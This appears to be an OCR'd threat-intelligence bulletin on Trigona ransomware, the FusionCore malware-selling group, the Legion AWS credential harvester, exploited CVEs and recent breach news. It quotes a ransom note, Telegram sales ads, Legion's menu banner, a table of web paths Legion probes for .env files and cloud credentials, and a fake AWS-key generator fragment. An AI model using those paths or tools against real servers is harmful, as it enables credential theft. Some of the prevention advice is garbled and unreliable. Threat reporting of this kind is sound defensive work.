
- Trigona found it supports various command line arguments that determine whether local or network files are encrypted, if a Windows autorun key is added, and whether a test victim ID (VID) or campaign ID (CID) should be used.
- The command line arguments are listed below:
  - /full
  - /!autorun
  - /test_cid
  - /test_vid
  - /path
  - /!local
  - /!lan
  - /autorun_only
- When encrypting files, Trigona will encrypt all files on a device except those in specific folders, such as the Windows and Program Files folders. In addition, the ransomware will rename encrypted files to use the ._locked extension.
- For example, the file 1.doc would be encrypted and renamed to 1.doc._locked, as shown below.



how_to_decrypt.hta Date modified: 11/29/2022 12:13 PM Date created: 11/29/2022 12:05 PM
HTML Application Size: 11.8 KB

Files encrypted by Trigona — *Source: Bleeping Computer*

- The ransomware will also embed the encrypted decryption key, the campaign ID, and the victim ID (company name) in the encrypted files.


010 Editor - C:\$test\43.jpg._locked
File Edit Search View Format Scripts Templates Tools Window Help
Startup
43.jpg._locked
Edit As: Hex
Run Script
Run Template

```
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
2:F410h: 45 32 45 34 32 32 2D 38 45 44 45 2D 42 45 42 31  E2E422-8EDE-BEB1
2:F420h: 44 33 38 35 00 00 00 09 [redacted]               D385....[redacted]
2:F430h: [redacted] 00 00 00 01 34 00 00 02 77 00 00 02 02 0E EB  [redacted]....4...w.....ë
2:F440h: C5 EE FB 13 26 C7 91 1A E6 7E 42 4F 6B 3F E7 5F  Åîû.&Ç'.æ~BOk?ç_
2:F450h: 6B 68 A2 86 C3 6F 38 86 D4 7C E1 3E 40 11 18 C8  kh¢†Ão8†Ô|á>@..È
2:F460h: CA C2 09 65 FD 62 67 9F 9A F8 72 66 A6 EE E7 10  ÊÂ.eýbgŸšørf¦îç.
2:F470h: 37 06 D3 3C 06 CF A6 DD 17 DF 70 1C EF 46 49 33  7.Ó<.Ï¦Ý.ßp.ïFI3
2:F480h: FC 0D 18 D7 A2 1A B8 F1 01 F9 59 0D CE 12 0E 80  ü..×¢.¸ñ.ùY.Î..€
2:F490h: FE 8A 8C F6 11 9A 66 9D 7B 89 42 5E 71 97 98 B7  þŠŒö.šf.{‰B^q—˜·
2:F4A0h: 71 F2 82 03 FF D1 33 78 72 E2 50 36 EC 4C 35 08  qò‚.ÿÑ3xrâP6ìL5.
2:F4B0h: E3 7B 85 6C EE B6 8A 78 95 21 E6 62 87 0A 29 E7  ã{…lî¶Šx•!æb‡.)ç
2:F4C0h: D2 09 4E EA B4 E4 E2 4F 8A 70 D4 F2 E9 F9 6B 83  Ò.Nê´äâOŠpÔòéùkƒ
2:F4D0h: 6C E0 03 54 18 F4 DC 80 DC 00 DA 4B 77 26 CA 0A  là.T.ôÜ€Ü.ÚKw&Ê.
2:F4E0h: CF 84 AE 8A 47 47 7B B1 B7 79 92 39 3B 53 65 FF  Ï„®ŠGG{±·y'9;Seÿ
2:F4F0h: D8 8C 8F 1F BF 98 74 B6 21 3A FF E9 53 58 30 DB  ØŒ..¿˜t¶!:ÿéSX0Û
2:F500h: EA A0 A9 FB 29 C4 EB 04 A0 B9 3D D7 E9 B0 C1 3D  ê ©û)Äë. ¹=×é°Á=
2:F510h: 3B 6A D1 13 65 90 23 7F 76 BF A2 78 9B CD 1E 0A  ;jÑ.e.#.v¿¢x›Í..
Opened file 'C:\$test\43.jpg._locked Pos: 0 [0h]   Val: 165 A5h 10100101b Size: 195886 ANSI   LIT W OVR
```

Encrypted file with file markers — *Source: Bleeping Computer*


- A ransom note named how_to_decrypt.hta will be created in each scanned folder. This note displays information about the attack, a link to the Tor negotiation site, and a link that copies an authorization key into the Windows clipboard needed to log in to the Tor negotiation site.
- After logging into the Tor site, the victim will be shown information on how to buy Monero to pay a ransom along with a support chat that they can use to negotiate with the threat actors. The site also offers the ability to decrypt five files, up to 5MB each, for free.
- Bleeping Computer has not seen any active negotiations, and it is not known how much money the threat actors are demanding from victims.
- When a ransom is paid, the victims will receive a link to a decryptor and a keys.dat file, which contains the private decryption key.
- The decryptor allows you to decrypt individual files or folders on the local device and network shares.
- It is unclear how the operation breaches networks or deploys ransomware. Furthermore, while their ransom notes claim they steal data during attacks, Bleeping Computer has not seen any proof of this.
- However, their attacks have been increasing worldwide, and with the investment into a dedicated Tor platform, they will likely continue to expand their operations.

Prevention:

- Do not download untrusted software from unknown sites.
- Update the operating system (OS) and all programs installed programs.
- Always check the latest patch update on software and other Applications.
- Always take backups in different locations daily.
- Avoid using remote desktop servers.
- Develop defense systems.
- Use multi-factor authorization.

Remediation:

- Use XDR implementation for monthly updates.
- Implement endpoint detection procedure.
- Use an antivirus/anti-Malwares program.
- Update Endpoints on Weekly/Monthly bases.
- Enable packet filtration procedure.
- Implement of IDS/IPS techniques.
- Enable BC/DR method for taking server backups.
- Create a checklist for Ransomware on monthly bases.
- Implement the incident Response team.



ENCRYPTED

THE ENTIRE NETWORK IS ENCRYPTED
YOUR BUSINESS IS LOSING MONEY

▲ All documents, databases, backups and other critical data were encrypted and leaked

▲ The program uses a secure AES algorithm, which makes decryption impossible without contacting us

▲ If you refuse to negotiate, the data will be auctioned off

To recover your data, please follow the instructions

1 Download Tor Browser **Download**

2 Open decryption page **Copy**


3 Auth using this key **Copy**

The price depends on how soon you will contact us

Need help?

- **Don't doubt** You can decrypt 3 files for free as a guarantee
- **Don't waste time** Decryption price increases every hour
- **Don't contact resellers** They resell our services at a premium
- **Don't recover files** Additional recovery softw are w ill damage your data

Trigona ransom note — *Source: Bleeping Computer*



All your important files were encrypted. The data leaked and will be sold

You have to pay the fee to decrypt files. The fee increases every hour

Please follow the instructions below. You don't have much time

Welcome, [redacted]

Kraken

Kraken is more than just a Monero trading platform. Our cryptocurrency exchange is the best place to buy, sell, trade, and learn about crypto.


Anycoin

With Anycoin Direct, you will gain access to our platform where you can buy, sell, and trade your cryptocurrencies. Our simple process will guide you through the procedure.

Libra

A simple system ar infrastruc billions of people ac affordabl


Trigona Tor negotiation site — *Source: Bleeping Computer*



Select files to scan

Options: ☑ Include network

Scan screen of the Trigona decryptor — *Source: Bleeping Computer*



Waiting for the keys.dat file

Put your keys.dat file in the same folder


Decrypt screen of the Trigona decryptor — *Source: Bleeping Computer*

Researchers Uncover New European Malware-as-a-Service Group

- The CYFIRMA research team has identified a new up-and-coming European threat actor group known as FusionCore.
- FusionCore is running Malware-as-a-service, along with the hacker-for-hire operation, Hackers have a wide variety of tools and services that are being offered on their website, making it a one-stop-shop for threat actors looking to purchase cost-effective yet customizable malware.
- The operators have started a ransomware affiliate program that equips the attackers with the ransomware and affiliate software called AnthraXXXLocke to manage victims.
- FusionCore has typically provided sellers with a detailed set of instructions for any service or product being sold, enabling individuals with minimal experience to carry out complex attacks.

Detection:

- FusionCore was founded in 2022 by user “Hydra”, the co-developer of the Typhon Reborn stealer.
- The developer has been creating stealer development and logs-selling business for a few years now, initially, being involved with the NoMercy info stealer, along with another associate that goes by the alias; “NecroSys”.
- Researchers found the NoMercy stealer to be very crude and basic, and observations indicate that it was at the initial stages of development in early 2022.
- FusionCore malware catalog includes Typhon-R Stealer, RootFinder Stealer, RootFinder RAT, Cryptonic Crypter, RootFinder Ransomware, RootFinder Miner, Golden Mine, ApolloRAT, SarinLocker, and KratoS dropper.
- Primary associates of FusionCore include, “NecroSys” (developer of SarinLocker, Typhon Stealer, Kratos Dropper, Ambien RAT), “DanielNusradin” (developer of RootFinder RAT, RootFinder Miner, RootFinder Stealer, and RootFinder Ransomware), “InsaniumDev” (the developer of Golden Mine) and “SysKey” (group administrator, malware developer).
- Successful attacks on FusionCore have resulted in significant financial and operational damage, as well as damage to the organization’s reputation among customers, investors, and partners.



💰 Only $50 for *LIFETIME ACCESS TO BUILDER* 💰
Buy now:- DM me on telegram:
https://t.me/lernaean_hydra0
https://t.me/typhon_shop
👀 Other projects:
> NoMercy HTTP info-stealer (C#) for $10 for lifetime access:- https://t.me/nomercy_shop

Telegram
Typhon-R developer | lernaean_hydra0
Typhon-R Stealer Developer & Admin | @typhon_shop w/ @StopDropNLoad

Encrypted file with file markers — *Source: Bleeping Computer*

About FusionCore

- FusionCore aliases are highly influenced by Greek and Roman mythology. Hydra named himself after a serpentine water monster Lernaean Hydra in Greek Mythology.
- The Typhon stealer’s name is based on a monstrous serpentine giant, Typhon in Greek mythology.
- After the Greek mythological creature, they observed a trend within FusionCore’s primary operators to name their flagship malware.
- The operators are using open-source .NET obfuscators such as Obfuscar, NETShield, and ConfuserEx to increase the evasiveness of their crypter stub.

Indicators Of Compromise (IOCs)

Indicator	Type	Malware
Fa914f6b81cf4b03052d11798e562f1c	MD5	SarinLocker v1.0
4cdd313daa831401382beac13bea4f00	MD5	SarinLocker v1.0
856707241a7624681d6a46b2fa279bd56aa6438a	SHA1	SarinLocker v1.0
1a0211f6bc0aab4889364024bd2ec9a3baa56e654d07586bb9c06b0c86f68eaf	SHA256	SarinLocker v1.0
97e4bd269be93b96d8c67c11fadcb75b	MD5	SarinLocker v2.0 payload (x64)
a5696381cbffc85c0509b2054484b4d4c56697d6	SHA1	SarinLocker v2.0 payload (x64)
563dfc726daaec005638ed3271657aa3e2a2529b7940cd0741d5a47e7e9b9c2c	SHA256	SarinLocker v2.0 payload (x64)
10aeadfd910bc5dab9e7d9d88abf5795	MD5	SarinLocker v2.0 payload (x86)
d9806de5917acdfa6f5c0c0f83cf7f4b42830e9d	SHA1	SarinLocker v2.0 payload (x86)
d41d03d804e6ccb7c749c74745df5187618f57b5c58d427d293a40f91a7e9736	SHA256	SarinLocker v2.0 payload (x86)
20.99.160[.]173	IPv4	RootFinder RAT
373bb4e17fbf239f2d02ea3fb3dfa352	MD5	RootFinder Stealer
bd93aa67e43350ea3c4833671d68709621a1304	SHA1	RootFinder Stealer
575c5ad5a00e3ce13a75079666adfd254734f9c99555f4edf42ca3fa5d83f6f6	SHA256	RootFinder Stealer
925a12fa388efe3bad829e475ac12bfb	MD5	Builder
d9f6e37c8f58ac02c5415cab7e49c730	MD5	AnthraxxxLocker Ransomware Payload
b7f1a84fcc50733ef535891dc9253c3b3544f81f	SHA1	Builder
de03afb794e3017d1f6aa657a6ef82ca49c6fd08	SHA1	AnthraxxxLocker Ransomware Payload
05472bedb5a7613310b8088ca89b81e8390d39dddb8ed79dedd7311d2aaa6f80	SHA256	Builder
eed648bb9bd45a440b2ceadbbae04e69f9c7f098ab8980c019a6736e4f7bd10b	SHA256	AnthraxxxLocker Ransomware Payload

Prevention

- Prevent with FusionCore legitimate process which is used to install malicious malware.
- Use Anti-Cyrillic word techniques for domain detection.
- Do not click on the malicious link.
- Do not click on spam & suspicious phishing emails.
- Do not use malicious/free VPNs to access the web applications or network.
- Implement packet filtration & IDS/IPD mechanism through the firewall.
- Conduct security training and development for IT staff.
- Implement network segmentation.

Remediation

- Conduct regular vulnerability assessments.
- Perform penetration testing to identify and remediate vulnerabilities.
- Develop and implement an incident response plan.
- Start incident procedures for investigation, and recovery.
- Update the security policies.
- Apply security procedures for best practices and regulatory requirements.
- Foster a security-first culture.
- Update your machine & servers on a monthly basis.
- Use paid VPN to access the web applications or network.
- Use trusted Anti-malware programs.
- Deploy endpoint protection solutions.

Legion: an AWS Credential Harvester and SMTP Hijacker

- Researchers have found a new Python-based credential harvester and hacking tool called “Legion” which is actively attack on organizations & worldwide people.
- Legion is being sold on Telegram and is designed to exploit various services for email abuse. The tool is believed to be linked to the AndroxGh0st malware family which was first reported in December 2022.
- Legion is being sold on various Telegram channels and is being promoted on YouTube through tutorial videos, suggesting that it is widely distributed and likely paid malware.

Detection:


- Legion specifically targets web servers running content management systems, PHP, or PHP-based frameworks. It can retrieve credentials of web services, email providers, cloud service providers, server management systems, databases & payment platforms like PayPal.
- Legion can hijack SMS messages and compromise Amazon Web Services Inc. Credentials.
- Legion has the capability of modules that can enumerate vulnerable SMTP servers, take remote code execution, exploit vulnerable versions of Apache & perform brute force over cPanel and Web Hosting Manager accounts.
- Legion can also extract credentials and breach web services, Legion can also create administrator users, implant webshells, and send out spam SMS to customers of U.S. carriers.
- The tool uses an array of methods to retrieve credentials from misconfigured web servers, like targeting environment variable files (.env) and configuration files that might contain SMTP, AWS console, Mailgun, Twilio, and Nexmo credentials.
- Legion is an all-purpose credential harvester and hacking tool gaining traction in the world of cybercrime, increasing the risk for poorly managed and misconfigured web servers.
- Legion captures valid AWS credentials, it attempts to create an IAM user named ‘ses_legion,’ and sets the policy to give it administrator rights, giving the rogue user full access to all AWS services and resources.

Prevention

- Block unknown Python scripts to run.
- Patch all DLL files in production.
- Do not click on the malicious link.
- Disallow the RDP feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access the web applications or network.
- Implement packet filtration & IDS/IPD mechanism through the firewall.
- Enable SSL with SMTP protocol for safe transmission.
- Enable limitations on administrative access or rights.

Remediation


- Download only trusted software from known sites.
- Use the post method for sending & retrieving data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through a firewall.
- Configure the DLP environment in a proper way.
- Update the operating system (OS) and all programs installed programs.
- Use paid VPN to access the web applications or network
- Use trusted Anti-malware programs.
- Enable two-factor authentication for transferring data packets.



```
                    PRIV8 EXPLOIT BOT V 6.6
                      Visit https://mylegion.in

    ------- Telegram -------
    └─ @myl3gion]

    ------- Settings -------
    └─ Your Email is [put your email]
    └─ You set the timeout to [20]
    └─ Telegram Results [on]
    └─ Chat id [chat id telegram]
    └─ bot_token [bot token telegram]

    ├─ [1] LEGION SMTP CRACKER 6.6 [ACTIVE]
    │
    ├─ [2] LEGION RCE EXPLOIT [ACTIVE]
    │
    ├─ [3] LEGION APACHE EXPLOIT V5.0 [ACTIVE]
    │
    ├─ [4] LEGION USA SMS SENDER [ACTIVE]
    │
    ├─ [5] LEGION PRIVATE CPANELS & WHM CRACKER [ACTIVE]
    │
    ├─ [6] SHODAN ZONE Download & Parse IP LIST [ACTIVE]
    │
    ├─ [7] Utility ZONE [ACTIVE]
```

Services Targeted
Twilio
Nexmo
Stripe/Paypal (payment API Function)
AWS console credentials
AWS SNS, S3 and SES specific credentials
Mailgun
Plivo
Clicksend
Mandrill
Mailjet
MessageBird
Vonage
Nexmo
Exotel
Onesignal
Clickatel
Tokbox
SMTP credentials
Database Administration and CMS credentials (CPanel, WHM, PHPmyadmin)

Apache	Laravel	Generic Debug Paths
/_profiler/phpinfo	/conf/.env	/debug/default/view?panel=config
/tool/view/phpinfo.view.php	/wp-content/.env	/tool/view/phpinfo.view.php
/debug/default/view.html	/library/.env	/debug/default/view.html
/frontend/web/debug/default/view	/vendor/.env	/frontend/web/debug/default/view
/.aws/credentials	/api/.env	/web/debug/default/view
/config/aws.yml	/laravel/.env	/sapi/debug/default/view
/symfony/public/_profiler/phpinfo	/sites/all/libraries/mailchimp/.env	/wp-config.php-backup



```
def aws_generator(self, length, region):
  chars =
[
"a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","0","1","2","3","4","5","6","7","8","9","/
","/"]
  chars =
["a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","0","1","2","3","4","5","6","7","8","9"]
  def aws_id():
    output = "AKIA"
    for i in range(16):
      output += random.choice(chars[0:38]).upper()
    return output
  def aws_key():
    output = ""
    for i in range(40):
      if i == 0 or i == 39:
        randUpper = random.choice(chars[0:38]).upper()
        output += random.choice([randUpper, random.choice(chars[0:38])])
      else:
        randUpper = random.choice(chars[0:38]).upper()
        output += random.choice([randUpper, random.choice(chars)])
    return output
  self.show_info_message(message="Generating Total %s Of AWS Key, Please Wait....." % length)
```

TOP THREAT ACTORS

Threat Actor	IOC Reference
Dev1084	https://www.microsoft.com/en-us/security/blog/2023/04/07/mercury-and-dev-1084-destructive-attack-on-hybrid-environment/
Legion	https://www.cadosecurity.com/legion-an-aws-credential-harvester-and-smtp-hijacker/
FusionCore	https://www.cyfirma.com/outofband/the-rise-of-fusioncore-an-emerging-cybercrime-group-from-europe/
BatLoader	https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-batloader
Trigona	https://asec.ahnlab.com/en/51343/

TOP EXPLOITED VULNERABILITIES

Threat	Description	Reference Link
Microsoft Windows win32kfull UMPDDrvEscape Use-After-Free Local Privilege Escalation Vulnerability **CVE-2022-24542**	Vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. The specific flaw exists within the win32kfull driver.	ZDI-23-462 | Zero Day Initiative
VMware Aria Operations for Logs Cluster Controller Deserialization of Untrusted Data Remote Code Execution Vulnerability **CVE-2023-20864**	Vulnerability allows remote attackers to execute arbitrary code on affected installations of VMware Aria Operations for Logs. The specific flaw exists within the InternalClusterController class.	ZDI-23-482 | Zero Day Initiative
Oracle VirtualBox TPM MMIO Handling Stack-based Buffer Overflow Local Privilege Escalation Vulnerability **CVE-2023-21987**	Vulnerability allows local attackers to escalate privileges on affected installations of Oracle VirtualBox. An attacker must first obtain the ability to execute high-privileged code on the target guest system.	ZDI-23-487 | Zero Day Initiative
SolarWinds Network Performance Monitor ExecuteExternalProgram Command Injection Remote Code Execution Vulnerability **CVE-2022-36963**	Vulnerability allows remote attackers to execute arbitrary code on affected installations of SolarWinds Network Performance Monitor. Authentication is required to exploit this vulnerability.	ZDI-23-457 | Zero Day Initiative
TP-Link AX1800 hotplugd Firewall Rule Race Condition Vulnerability **CVE-2023-27359**	Vulnerability allows remote attackers to gain access to LAN-side services on affected installations of TP-Link Archer AX21 routers. The specific flaw exists within the hotplugd daemon.	ZDI-23-452 | Zero Day Initiative
Ivanti Avalanche EnterpriseServer GetSettings Exposed Dangerous Method Authentication Bypass Vulnerability **CVE-2023-28126**	Vulnerability allows remote attackers to bypass authentication on affected installations of Ivanti Avalanche. Although authentication is required to exploit this vulnerability, the existing authentication mechanism can be bypassed.	ZDI-23-454 | Zero Day Initiative
Schneider Electric APC Easy UPS Online getMacAddressByIP Command Injection Remote Code Execution Vulnerability **CVE-2023-29412**	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Schneider Electric APC Easy UPS Online. The specific flaw exists within the getMacAddressByIP function.	ZDI-23-445 | Zero Day Initiative
Linux Kernel RxRPC Race Condition Privilege Escalation Vulnerability **CVE-2023-2006**	Vulnerability allows local attackers to escalate privileges on affected installations of Linux Kernel. An attacker must first obtain the ability to execute low-privileged code on the target system to exploit this vulnerability.	ZDI-23-439 | Zero Day Initiative
Adobe Acrobat Reader DC Popup Use-After-Free Remote Code Execution Vulnerability **CVE-2023-26417**	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Adobe Acrobat Reader DC. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.	ZDI-23-434 | Zero Day Initiative

Security Bulletin

1. Major Data Breach in US CFPB caused by an employee

- Consumer Financial Protection Bureau (CFPB), a US government organization that protects consumers in the financial sector announced a data breach affecting the PII data of at least 256,000 consumers.
- This breach has been committed by an employee of the agency after they emailed the details of 256,000 consumers to a personal email account.
- Sensitive data from around 50 financial institutions could have been implicated in the data transfer.
- The employee has been terminated and the agency has sought proof of deletion of the emails though the degree of sensitivity of the PII is yet to be verified and the agency is still assessing the level of risk to the consumers involved.
- In a separate incident, a recent supply chain attack on a video conferencing software company 3CX, it has been found that North Korea's UNC4736 gained initial access to 3CX's network when an employee downloaded a weaponized but legitimately signed app from Trading Technologies.

2. Global spyware attackers target iPhone users while first-ever major ransomware group eyes macOS

- New and old iPhone users are being targeted in global spyware attacks in ongoing Pegasus campaigns.
- As per a new report, threat actors are targeting both new exploits and older, un-updated devices to circumvent new preventative measures from Apple like the new threat "Lockdown Mode" notifications that can help warn a user if there is unusual activity that could be related to spyware on their devices.
- Modern spyware is very advanced and evolving due to its commercial nature and it continues to leverage zero-day vulnerabilities in both old and new devices.
- Lockbit ransomware group has forayed into Apple's environment by releasing a version of their malware for macOS.
- As per evidence gathered by various researchers, the macOS variant of Lockbit has been around since Nov 2022 even though it is still in the early development stages and doesn't pose any immediate threat.

3. Russia-based Fancy Bear APT hacks US and EU government organizations after exploiting Cisco routers

- Fancy Bear - aka APT 28, Strontium, Tsar Team, and Sofacy Group is a Russian nation-stage threat group, which has previously been known for its attack campaigns against Ukraine and 2016 US Election hacks.
- As per recent findings, the APT group has been exploiting network routers running outdated versions of Cisco's IOS and IOS XE operating system software, using them to deploy backdoors in networks across European and American government institutions.
- The APT group used unpatched Cisco routers with SNMP vulnerabilities to access some EU and US government institutions, on top of "approximately 250 Ukrainian victims."
- Cisco revealed a series of vulnerabilities in the Simple Network Management Protocol (SNMP) in 2017, a communications protocol for network devices running IOS versions 12.0 through 12.4 and 15.0 through 15.6, and IOS XE 2.2 through 3.17.
- A specially crafted SNMP packet, the company explained, could have allowed attackers to remotely execute code on affected devices, or cause them to reboot. The vulnerabilities were grouped under CVE-2017-6742 and assigned a "High" CVSS score of 8.8.
- APT28 exploited these vulnerabilities in 2021 to access US, EU, and primarily Ukrainian government networks in the same way administrators use SNMP to remotely monitor and configure network devices.
- APT28 took advantage of weak passwords — "community strings," in Cisco parlance — such as the default public string to crack routers and, in some cases, deploy their "Jaguar Tooth" malware. Jaguar Tooth was specifically designed to exploit CVE-2017-6742, stealing device information and planting a backdoor for persistent access.

4. 'Domino' a new malware distributed by Ex-Conti and FIN7 threat actors

- Domino, a novel malware is being distributed by ex-members of Conti ransomware in collaboration with FIN7 threat actors to attack corporate networks.

- Domino is a new malware family which consists of two components – a backdoor named ‘Domino backdoor’, which in turn drops a ‘Domino Loader’ that injects an info-stealing malware DLL into the memory of another process.
- Domino Backdoor is a 64-bit DLL that will enumerate system information, such as running processes, usernames, and computer names, and send it back to the attacker’s Command and Control server. The backdoor also receives commands to execute or further payloads to install.
- The actual development of the Domino malware is attributed to FIN7 due to its code similarities to Lizar (aka Tirion and DiceLoader), a post-exploitation toolkit associated with FIN7.
- In this new joint venture, Dave Loader (associated with the Conti group) has been seen pushing the Domino Backdoor which then deploys Project Nemesis or Cobalt Strike beacons based on the target and persistence required.

5. Transparent Tribe Targets Indian Education Sector with Crimson RAT

- Transparent Tribe is a Pakistan-based APT group, also known as APT36. Though this group is not very advanced, but it keeps updating its operational strategies and has been active since at least 2013.
- In March, this group was found targeting Indian and Pakistani Android users in a honey-trap romance scam to distribute CapraRAT backdoors.
- SideCopy, a subdivision of Transparent Tribe which only targets Indian Defence and armed forces personnel attacked India’s DRDO and planted a info-stealer malware.
- In this recent campaign targeting the Indian Education Sector, Transparent Tribe has been propagating education-themed malicious Office documents that stage Crimson RAT using macros or OLE embedding
- The OLE embedding technique involves luring users to double-click an image in the document to view locked content, which triggers an OLE package storing and executing Crimson RAT disguised as a Microsoft update process.

REFERENCE LINKS

- https://www.bleepingcomputer.com/news/security/fake-ransomware-gang-targets-us-orgs-with-empty-data-leak-threats/?&web_view=true
- https://www.darkreading.com/remote-workforce/zaraza-bot-targets-google-chrome-extract-login-credentials
- https://www.darkreading.com/remote-workforce/google-emergency-chrome-update-zero-day-bug
- https://www.csoonline.com/article/3693712/app-cyberattacks-jump-137-with-healthcare-manufacturing-hit-hard-akamai-says.html#tk.rss_news
- https://cyware.com/news/new-scam-alerts-users-about-youtube-altering-policy-d158f61b
- https://www.darkreading.com/attacks-breaches/major-us-cfpb-data-breach-employee
